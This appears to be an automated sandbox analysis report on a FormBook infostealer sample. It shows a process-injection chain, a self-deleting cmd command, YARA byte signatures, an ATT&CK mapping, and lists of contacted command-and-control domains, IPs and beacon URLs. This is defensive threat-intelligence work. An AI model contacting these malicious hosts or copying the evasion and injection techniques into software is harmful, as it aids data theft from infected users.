ID: 321308
Sample Name:
NQQWym075C.exe
Cookbook: default.jbs
Time: 20:12:07
Date: 20/11/2020
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report NQQWym075C.exe

Overview


General Information

Sample Name:	NQQWym075C.exe
Analysis ID:	321308
MD5:	bf75ed61e1b1f7b..
SHA1:	cdced77e176e38..
SHA256:	69357684ec8f83d.
Tags:	exe Formbook

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected FormBook
- Machine Learning detection for samp…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…
- Queues an APC in another process …
- Sample uses process hollowing tech…
- Tries to detect virtualization through…
- Writes to foreign memory regions

Classification



Startup

- **System is w10x64**
- NQQWym075C.exe (PID: 5264 cmdline: 'C:\Users\user\Desktop\NQQWym075C.exe' MD5: BF75ED61E1B1F7B310EC1D999077C4DD)
  - RegAsm.exe (PID: 5368 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe MD5: 6FD7592411112729BF6B1F2F6C34899F)
    - explorer.exe (PID: 3388 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - wlanext.exe (PID: 1844 cmdline: C:\Windows\SysWOW64\wlanext.exe MD5: CD1ED9A48316D58513D8ECB2D55B5C04)
        - cmd.exe (PID: 808 cmdline: /c del 'C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 5232 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - cscript.exe (PID: 6064 cmdline: C:\Windows\SysWOW64\cscript.exe MD5: 00D3041E47F99E48DD5FFFEDF60F6304)
  - NQQWym075C.exe (PID: 1744 cmdline: 'C:\Users\user\Desktop\NQQWym075C.exe' MD5: BF75ED61E1B1F7B310EC1D999077C4DD)
    - RegAsm.exe (PID: 5776 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe MD5: 6FD7592411112729BF6B1F2F6C34899F)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000002.00000002.272602970.0000000000400000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000002.00000002.272602970.0000000000400000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85c8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8952:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14655:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14141:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14757:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148cf:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x936a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133bc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa0e2:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19747:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a7ea:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000002.00000002.272602970.0000000000400000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x16679:$sqlite3step: 68 34 1C 7B E1 • 0x1678c:$sqlite3step: 68 34 1C 7B E1 • 0x166a8:$sqlite3text: 68 38 2A 90 C5 • 0x167cd:$sqlite3text: 68 38 2A 90 C5 • 0x166bb:$sqlite3blob: 68 53 D8 7F 8C • 0x167e3:$sqlite3blob: 68 53 D8 7F 8C
00000002.00000002.274059450.00000000011F0000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000002.00000002.274059450.00000000011F0000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85c8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8952:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14655:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14141:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14757:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148cf:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x936a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133bc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa0e2:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19747:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a7ea:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 34 entries				


Unpacked PEs

Source	Rule	Description	Author	Strings
2.2.RegAsm.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
2.2.RegAsm.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85c8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8952:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14655:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14141:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14757:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148cf:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x936a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133bc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa0e2:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19747:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a7ea:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
2.2.RegAsm.exe.400000.0.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x16679:$sqlite3step: 68 34 1C 7B E1 • 0x1678c:$sqlite3step: 68 34 1C 7B E1 • 0x166a8:$sqlite3text: 68 38 2A 90 C5 • 0x167cd:$sqlite3text: 68 38 2A 90 C5 • 0x166bb:$sqlite3blob: 68 53 D8 7F 8C • 0x167e3:$sqlite3blob: 68 53 D8 7F 8C
2.2.RegAsm.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
2.2.RegAsm.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x77c8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x13855:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13341:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x13957:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13acf:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x856a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x125bc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x92e2:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18947:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x199ea:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 13 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Yara detected FormBook

Machine Learning detection for sample

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Malware Analysis System Evasion:

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Writes to foreign memory regions

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Shared Modules 1	DLL Side-Loading 1	Process Injection 6 1 2	Virtualization/Sandbox Evasion 3	OS Credential Dumping	Security Software Discovery 1 3 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communicatic
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	DLL Side-Loading 1	Disable or Modify Tools 1	LSASS Memory	Virtualization/Sandbox Evasion 3	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS7 to Redirect Phor Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 6 1 2	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Deobfuscate/Decode Files or Information 1	NTDS	Application Window Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 4	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicatic
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Software Packing 3	Cached Domain Credentials	File and Directory Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	DLL Side-Loading 1	DCSync	System Information Discovery 1 1 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
NQQWym075C.exe	31%	Virustotal		Browse
NQQWym075C.exe	48%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	
NQQWym075C.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
2.2.RegAsm.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
5.2.RegAsm.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
4.2.NQQWym075C.exe.5fe0000.3.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
teelinkz.com	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.ussouthernhome.com/o56q/?Rh=Y2MlpveH8ZUh0bF&6l=ldw93ncdIRpnK2+SYFZ4XxcSdaL1EJRCuxI9ZUy/FVTDpSzjKcQcxAtGWqTUr4WUWqsB	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.thrust-board.com/o56q/?Rh=Y2MlpveH8ZUh0bF&6l=jRDzq8l+sUykxws9W99RfZyinw9UtZsC3+WzPyJGQo9muB/nYvZVAbl6dW3bW8Aotu+H	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.sz360buy.com/d	0%	Avira URL Cloud	safe	
http://www.tnicholson.design/o56q/?Rh=Y2MlpveH8ZUh0bF&6l=M16LsldnfrVP1zxs4qqy0X/sNN1zWVH6uxw1Og8LqWL4V8CpTN5QES3cWjsEPZlyN24a	0%	Avira URL Cloud	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.sz360buy.com/o56q/?6l=2CtK5nvmO	0%	Avira URL Cloud	safe	
http://www.teelinkz.com/o56q/?6l=kNK7qyUr0rsKRGX6DQjm/XfEOCgL/rCBvSt6iCqDIwEC5hd1LlIznMkcIp/u79mXMRr7&Rh=Y2MlpveH8ZUh0bF	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.keitakora.com/o56q/?Rh=Y2MlpveH8ZUh0bF&6l=r4u6PaE5VJhGb5HfNIqoFHA5GyORyqjhLy9oIJBoAQE4G0DswHvYnpLSr9alOGw3azvw	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.not-taboo.com/o56q/?Rh=Y2MlpveH8ZUh0bF&6l=9Sq28+gy4k4CrtJhpK8mM8fwBZ3GLEhrr70589yX6MfPm6K+L9JTnWLRwUnCkAdg62kX	0%	Avira URL Cloud	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.sabaicraft.com/o56q/?6l=QJ1vQpsCk7HoC7tcDYJYOCEFb+6oaJChP7LjIwOmauzAYwlZDD68O4FtKEqtEO5AoeDi&Rh=Y2MlpveH8ZUh0bF	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.myreviewandbonuses.com/o56q/?6l=3sSzGDKqeoVzrX5Sn8ux2WAGTszDSWdOTpKicZCtYQqt6BLZU/lZy9O7FBLa6j9xXLzf&Rh=Y2MlpveH8ZUh0bF	0%	Avira URL Cloud	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
myreviewandbonuses.com	66.235.200.112	true	true		unknown
www.deadroommn.com	35.186.238.101	true	true		unknown
teelinkz.com	34.102.136.180	true	true	• 1%, Virustotal, Browse	unknown
keitakora.com	34.102.136.180	true	true		unknown
www.sz360buy.com	160.122.148.234	true	true		unknown
ls3xg13085cb982.dlszywz.com	47.91.170.148	true	false		unknown
ext-sq.squarespace.com	198.49.23.141	true	false		high
shops.myshopify.com	23.227.38.64	true	true		unknown
www.tnicholson.design	65.254.250.119	true	true		unknown
thrust-board.com	34.102.136.180	true	true		unknown
www.sabaicraft.com	192.64.147.164	true	true		unknown
www.houseofhawthorn.com	unknown	unknown	true		unknown
www.bs600mc.com	unknown	unknown	true		unknown
www.ussouthernhome.com	unknown	unknown	true		unknown
www.keitakora.com	unknown	unknown	true		unknown
www.thrust-board.com	unknown	unknown	true		unknown
www.biolineapparel.com	unknown	unknown	true		unknown
www.teelinkz.com	unknown	unknown	true		unknown
www.not-taboo.com	unknown	unknown	true		unknown
www.qzrpxx.com	unknown	unknown	true		unknown
www.myreviewandbonuses.com	unknown	unknown	true		unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://www.ussouthernhome.com/o56q/?Rh=Y2MlpveH8ZUh0bF&6l=ldw93ncdIRpnK2+SYFZ4XxcSdaL1EJRCuxI9ZUy/FVTDpSzjKcQcxAtGWqTUr4WUWqsB	true	• Avira URL Cloud: safe	unknown
http://www.thrust-board.com/o56q/?Rh=Y2MlpveH8ZUh0bF&6l=jRDzq8l+sUykxws9W99RfZyinw9UtZsC3+WzPyJGQo9muB/nYvZVAbl6dW3bW8Aotu+H	true	• Avira URL Cloud: safe	unknown
http://www.tnicholson.design/o56q/?Rh=Y2MlpveH8ZUh0bF&6l=M16LsldnfrVP1zxs4qqy0X/sNN1zWVH6uxw1Og8LqWL4V8CpTN5QES3cWjsEPZlyN24a	true	• Avira URL Cloud: safe	unknown
http://www.teelinkz.com/o56q/?6l=kNK7qyUr0rsKRGX6DQjm/XfEOCgL/rCBvSt6iCqDIwEC5hd1LlIznMkcIp/u79mXMRr7&Rh=Y2MlpveH8ZUh0bF	true	• Avira URL Cloud: safe	unknown
http://www.keitakora.com/o56q/?Rh=Y2MlpveH8ZUh0bF&6l=r4u6PaE5VJhGb5HfNIqoFHA5GyORyqjhLy9oIJBoAQE4G0DswHvYnpLSr9alOGw3azvw	true	• Avira URL Cloud: safe	unknown
http://www.not-taboo.com/o56q/?Rh=Y2MlpveH8ZUh0bF&6l=9Sq28+gy4k4CrtJhpK8mM8fwBZ3GLEhrr70589yX6MfPm6K+L9JTnWLRwUnCkAdg62kX	true	• Avira URL Cloud: safe	unknown
http://www.sabaicraft.com/o56q/?6l=QJ1vQpsCk7HoC7tcDYJYOCEFb+6oaJChP7LjIwOmauzAYwlZDD68O4FtKEqtEO5AoeDi&Rh=Y2MlpveH8ZUh0bF	true	• Avira URL Cloud: safe	unknown
http://www.myreviewandbonuses.com/o56q/?6l=3sSzGDKqeoVzrX5Sn8ux2WAGTszDSWdOTpKicZCtYQqt6BLZU/lZy9O7FBLa6j9xXLzf&Rh=Y2MlpveH8ZUh0bF	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.apache.org/licenses/LICENSE-2.0	explorer.exe, 00000003.0000000 0.253203842.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com	explorer.exe, 00000003.0000000 0.253203842.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designersG	explorer.exe, 00000003.0000000 0.253203842.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designers/?	explorer.exe, 00000003.0000000 0.253203842.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	explorer.exe, 00000003.0000000 0.253203842.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	explorer.exe, 00000003.0000000 0.253203842.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.tiro.com	explorer.exe, 00000003.0000000 0.253203842.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers	explorer.exe, 00000003.0000000 0.253203842.0000000008B46000.0 0000002.00000001.sdmp	false		high
